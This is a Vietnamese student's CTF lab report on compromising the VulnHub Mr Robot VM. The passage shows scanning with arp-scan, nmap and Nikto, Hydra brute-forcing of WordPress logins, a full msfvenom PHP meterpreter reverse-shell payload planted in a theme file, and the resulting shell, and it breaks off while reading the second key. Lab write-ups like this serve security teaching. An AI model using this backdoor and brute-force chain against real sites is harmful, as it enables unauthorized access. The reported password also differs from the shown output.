

HỌC VIỆN KỸ THUẬT MẬT MÃ  
KHOA AN TOÀN THÔNG TIN

MODULE THỰC HÀNH  
TẤN CÔNG VÀ PHÒNG THỦ HỆ THỐNG

BÀI THỰC HÀNH SỐ 02  
MR ROBOT 1 | Vulhub.com CTF

Sinh viên thực hiện: **Nguyễn Hoàng Nam**  
Mã SV: **AT170236**

## Mục lục

<b>TRIỂN KHAI MÔ HÌNH THỰC NGHIỆM .....</b>	<b>3</b>
<b>1.1. Mô tả .....</b>	<b>3</b>
<b>1.2. Chuẩn bị .....</b>	<b>3</b>
<b>1.3. Mô hình cài đặt .....</b>	<b>3</b>
<b>1.4. Các kịch bản thực hiện.....</b>	<b>4</b>
<b>1.4.1. Tìm địa chỉ IP.....</b>	<b>4</b>
<b>1.4.2. Capture flag 1 .....</b>	<b>6</b>
<b>1.4.3. Capture flag 2 .....</b>	<b>7</b>
<b>1.4.3.1. Bruteforce Wordpress .....</b>	<b>7</b>
<b>1.4.3.2. Tạo PHP backdoor.....</b>	<b>9</b>
<b>1.4.3.3. Đăng nhập vào tài khoản robot.....</b>	<b>11</b>
<b>1.4.4. Capture flag 3 .....</b>	<b>12</b>

# TRIỂN KHAI MÔ HÌNH THỰC NGHIỆM


## 1.1. Mô tả

Trong bài này, ta sẽ tìm hiểu cách capture 3 flags ẩn trong Mr.Robot từ vulnhub.

## 1.2. Chuẩn bị

- Một máy ảo Parrot: cài đặt công cụ nmap, metasploit framework.
- Một máy Mr Robot

## 1.3. Mô hình cài đặt



## 1.4. Các kịch bản thực hiện

### 1.4.1. Tìm địa chỉ IP

Sử dụng **sudo arp-scan -l** để xem các mạng đang hoạt động

```
[x]-[root@parrot]-[/home/hnam]
#sudo arp-scan -l
Interface: ens33, type: EN10MB, MAC: 00:0c:29:73:8f:42, IPv4: 192.168.128.164
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.128.1 00:50:56:c0:00:08 VMware, Inc.
192.168.128.2 00:50:56:f9:b2:56 VMware, Inc.
192.168.128.167 00:0c:29:c4:6c:98 VMware, Inc.
192.168.128.254 00:50:56:e7:e4:6c VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.092 seconds (122.37 hosts/sec). 4
responded
[root@parrot]-[/home/hnam]
#
```


Thử dùng nmap kiểm tra địa chỉ 192.168.128.167

```
nmap -sV -v 192.168.128.167
```

```
[root@parrot]-[/home/hnam]
#nmap -sV -v 192.168.128.167
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-03 11:46 +07
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 11:46
Scanning 192.168.128.167 [1 port]
Completed ARP Ping Scan at 11:46, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:46
Completed Parallel DNS resolution of 1 host. at 11:46, 2.00s elapsed
Initiating SYN Stealth Scan at 11:46
Scanning 192.168.128.167 [1000 ports]
Discovered open port 443/tcp on 192.168.128.167
Discovered open port 80/tcp on 192.168.128.167
Completed SYN Stealth Scan at 11:46, 4.95s elapsed (1000 total ports)
Initiating Service scan at 11:46
Scanning 2 services on 192.168.128.167
Completed Service scan at 11:46, 12.02s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.128.167.
Initiating NSE at 11:46
Completed NSE at 11:46, 1.16s elapsed
Initiating NSE at 11:46
Completed NSE at 11:46, 0.01s elapsed
Nmap scan report for 192.168.128.167
Host is up (0.00034s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
443/tcp   open  ssl/http Apache httpd
MAC Address: 00:0C:29:C4:6C:98 (VMware)
```

Ta thấy 2 cổng đang mở là 80 và 443: cổng 80 chạy http và cổng 443 chạy https. Điều này có nghĩa là có một trang web đang chạy trên địa chỉ đó.

Ta truy cập địa chỉ trên bằng trình duyệt để kiểm tra, sau khi trang load xong, ta sẽ thấy màn hình sau:

A screenshot of a web browser window. The address bar shows 'http://192.168.128.167/'. The browser's bookmark bar contains links to 'Parrot OS', 'Hack The Box', 'OSINT Services', 'Vuln DB', 'Privacy and Security', and 'Learning Resources'. The main content area displays a terminal window with a black background and green text. The terminal shows a timestamp '04:54' followed by a message from 'friend\_' [friend\_@208.185.115.6] that they have joined '#fsociety'. Then, a message from '<mr. robot>' greets the user and provides a motivational speech. Below this, a list of 'Commands:' is shown, including 'prepare', 'fsociety', 'inform', 'question', 'wakeup', and 'join'. The prompt at the bottom is 'root@fsociety:~#'.

```
04:54 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

04:54 <mr. robot> Hello friend. If you've come, you've come for a reason. You may
not be able to explain it yet, but there's a part of you that's exhausted with this
world... a world that decides where you work, who you see, and how you empty and
fill your depressing bank account. Even the Internet connection you're using to
read this is costing you, slowly chipping away at your existence. There are things
you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

➔ Ta có thể kết luận đây là địa chỉ IP của máy Mr Robot

### 1.4.2. Capture flag 1


Sử dụng công cụ Nikto để kiểm tra các thư mục và tập tin trong trang web

```
Nikto -h http://192.168.128.167
```

```
[root@parrot]~/home/hnam
#nikto -h http://192.168.128.167
- Nikto v2.1.5

-----
+ Target IP: 192.168.128.167
+ Target Hostname: 192.168.128.167
+ Target Port: 80
+ Start Time: 2023-12-03 12:05:13 (GMT7)
-----
+ Server: Apache
+ IP address found in the 'x-mod-pagespeed' header. The IP is "1.9.32.3".
+ Uncommon header 'x-frame-options' found, with contents: SAMEORIGIN
+ Uncommon header 'x-mod-pagespeed' found, with contents: 1.9.32.3-4523
+ Retrieved x-powered-by header: PHP/5.5.29
+ Uncommon header 'x-pingback' found, with contents: http://192.168.128.167/xmlrpc.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x29 0x52467010ef8ad
+ "robots.txt" retrieved but it does not contain any 'disallow' entries (which is odd).
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'tcn' found, with contents: choice
+ Uncommon header 'link' found, with contents: <http://192.168.128.167/?p=23>; rel=shortlink
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ 6544 items checked: 0 error(s) and 15 item(s) reported on remote host
+ End Time: 2023-12-03 12:07:10 (GMT7) (117 seconds)
-----
+ 1 host(s) tested
[root@parrot]~/home/hnam
#
```

Thử kiểm tra file robot.txt bằng cách thêm đuôi /robots.txt vào đường link, ta có thể đọc được nội dung của file như sau:




→ Đã thấy key đầu tiên: key-1-of-3.txt



### 1.4.3. Capture flag 2


#### 1.4.3.1. Bruteforce Wordpress

Ở file robots.txt trước đó, ta thấy có chứa file từ điển fsociety.dic




Trước đó ta thấy Nikto scan được trang login của Wordpress

**+ /wp-login/: Admin login page/section found.**



Ta sẽ thử dùng file dictionary trên để bruteforce trên trang này.

Thực hiện tải xuống file dic trên bằng cách thêm đuôi /fsociety.dic vào cuối đường link.



Đầu tiên, ta sử dụng Hydra bruteforce tên người dùng bằng lệnh Hydra sau:

```
hydra -L ~/Downloads/fsociety.dic -p pass 192.168.128.167 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.52.69%2Fwp-admin%2F&testcookie=1:Invalid username."
```

Ở đây ta chỉ cần bruteforce username nên password ta sẽ để là pass

```
[hnam@parrot]-[~]
$hydra -L ~/Downloads/fsociety.dic -p pass 192.168.128.167 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.52.69%2Fwp-admin%2F&testcookie=1:Invalid username."
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-03 15:08:52
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task
[DATA] attacking http-post-form://192.168.128.167:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.52.69%2Fwp-admin%2F&testcookie=1:Invalid username.
[80][http-post-form] host: 192.168.128.167 login: Elliot password: pass
[80][http-post-form] host: 192.168.128.167 login: elliot password: pass
[STATUS] 2795.00 tries/min, 2795 tries in 00:01h, 855440 to do in 05:07h, 16 active
```

Ta thấy 2 username khả dụng ở đây là Elliot và elliot.

Ta sẽ bruteforce mật khẩu tài khoản elliot, sử dụng lệnh hydra sau:

```
hydra -l elliot -P ~/Downloads/fsociety.dic 192.168.128.167 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.52.69%2Fwp-admin%2F&testcookie=1:incorrect"
```


```
[hnam@parrot]-[~]
$hydra -l elliot -P ~/Downloads/fsociety.dic 192.168.128.167 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.52.69%2Fwp-admin%2F&testcookie=1:incorrect"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-03 23:30:37
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858236 login tries (l:1/p:858236), ~53640 tries per task
[DATA] attacking http-post-form://192.168.128.167:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.52.69%2Fwp-admin%2F&testcookie=1:incorrect
[80][http-post-form] host: 192.168.128.167 login: elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
```

Đã lấy được mật khẩu của tài khoản, mật khẩu là ER28-0625.



Đăng nhập vào Wordpress <http://192.168.128.167/wp-admin/> sử dụng tài khoản vừa lấy được:




#### 1.4.3.2. Tạo PHP backdoor

Tạo PHP backdoor sử dụng Msfvenom:

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.128.164  
lport=1234 -f raw
```

```
[*]-[hnam@parrot]-[~]  
$msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.128.164 lport=1234 -f raw  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 1116 bytes  
/*<?php /**/ error_reporting(0); $ip = '192.168.128.164'; $port = 1234; if (($f = 'stream_socket_client') &&  
is_callable($f)) { $s = f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && i  
s_callable($f)) { $s = f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callabl  
e($f)) { $s = f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die();  
} $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s  
_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!  
$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($  
s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-  
strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('s  
uhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_b  
ypass(); } else { eval($b); } die();  
[hnam@parrot]-[~]
```

Copy mã backdoor bắt đầu từ `<?php` đến `die();` dán nó vào mục như hình dưới rồi ấn lưu.



Khởi động msfconsole để tiến hành gửi payload

```
msf >> use exploit/multi/handler
msf exploit(multi/handler) >> set payload php/meterpreter/reverse_tcp
msf exploit(multi/handler) >> set lhost 192.168.128.164
msf exploit(multi/handler) >> set lport 1234
msf exploit(multi/handler) >> exploit
```

```
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 192.168.128.164
lhost => 192.168.128.164
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 1234
lport => 1234
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> exploit
[*] Started reverse TCP handler on 192.168.128.164:1234
```

Truy cập <http://192.168.128.167/wp-content/themes/twentyfifteen/404.php> ta sẽ thấy meterpreter shell được mở trên msfconsole:

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> exploit
[*] Started reverse TCP handler on 192.168.128.164:1234
[*] Sending stage (39927 bytes) to 192.168.128.167
[*] Meterpreter session 1 opened (192.168.128.164:1234 -> 192.168.128.167:57706) at 2023-12-04 00:42:52 +0700
(Meterpreter 1)(/opt/bitnami/apps/wordpress/htdocs/wp-content/themes/twentyfifteen) >
```

### 1.4.3.3. Đăng nhập vào tài khoản robot

Sau khi khám phá, ta thấy trong thư mục của user robot có một tệp `key-2-of-3.txt` không thể đọc. Tuy nhiên, chúng ta có thể đọc file `password.raw-md5`

```
(Meterpreter 1)(/opt/bitnami/apps/wordpress/htdocs/wp-content/themes/twentyfifteen) > sysinfo
Computer      : linux
OS            : Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
Meterpreter   : php/linux
(Meterpreter 1)(/opt/bitnami/apps/wordpress/htdocs/wp-content/themes/twentyfifteen) > cd /home/robot
(Meterpreter 1)(/home/robot) > ls
Listing: /home/robot
=====
Mode          Size  Type  Last modified          Name
----
100400/r----- 33   fil   2015-11-13 14:28:21 +0700 key-2-of-3.txt
100644/rw-r--r-- 39   fil   2015-11-13 14:28:21 +0700 password.raw-md5

(Meterpreter 1)(/home/robot) > cat key-2-of-3.txt
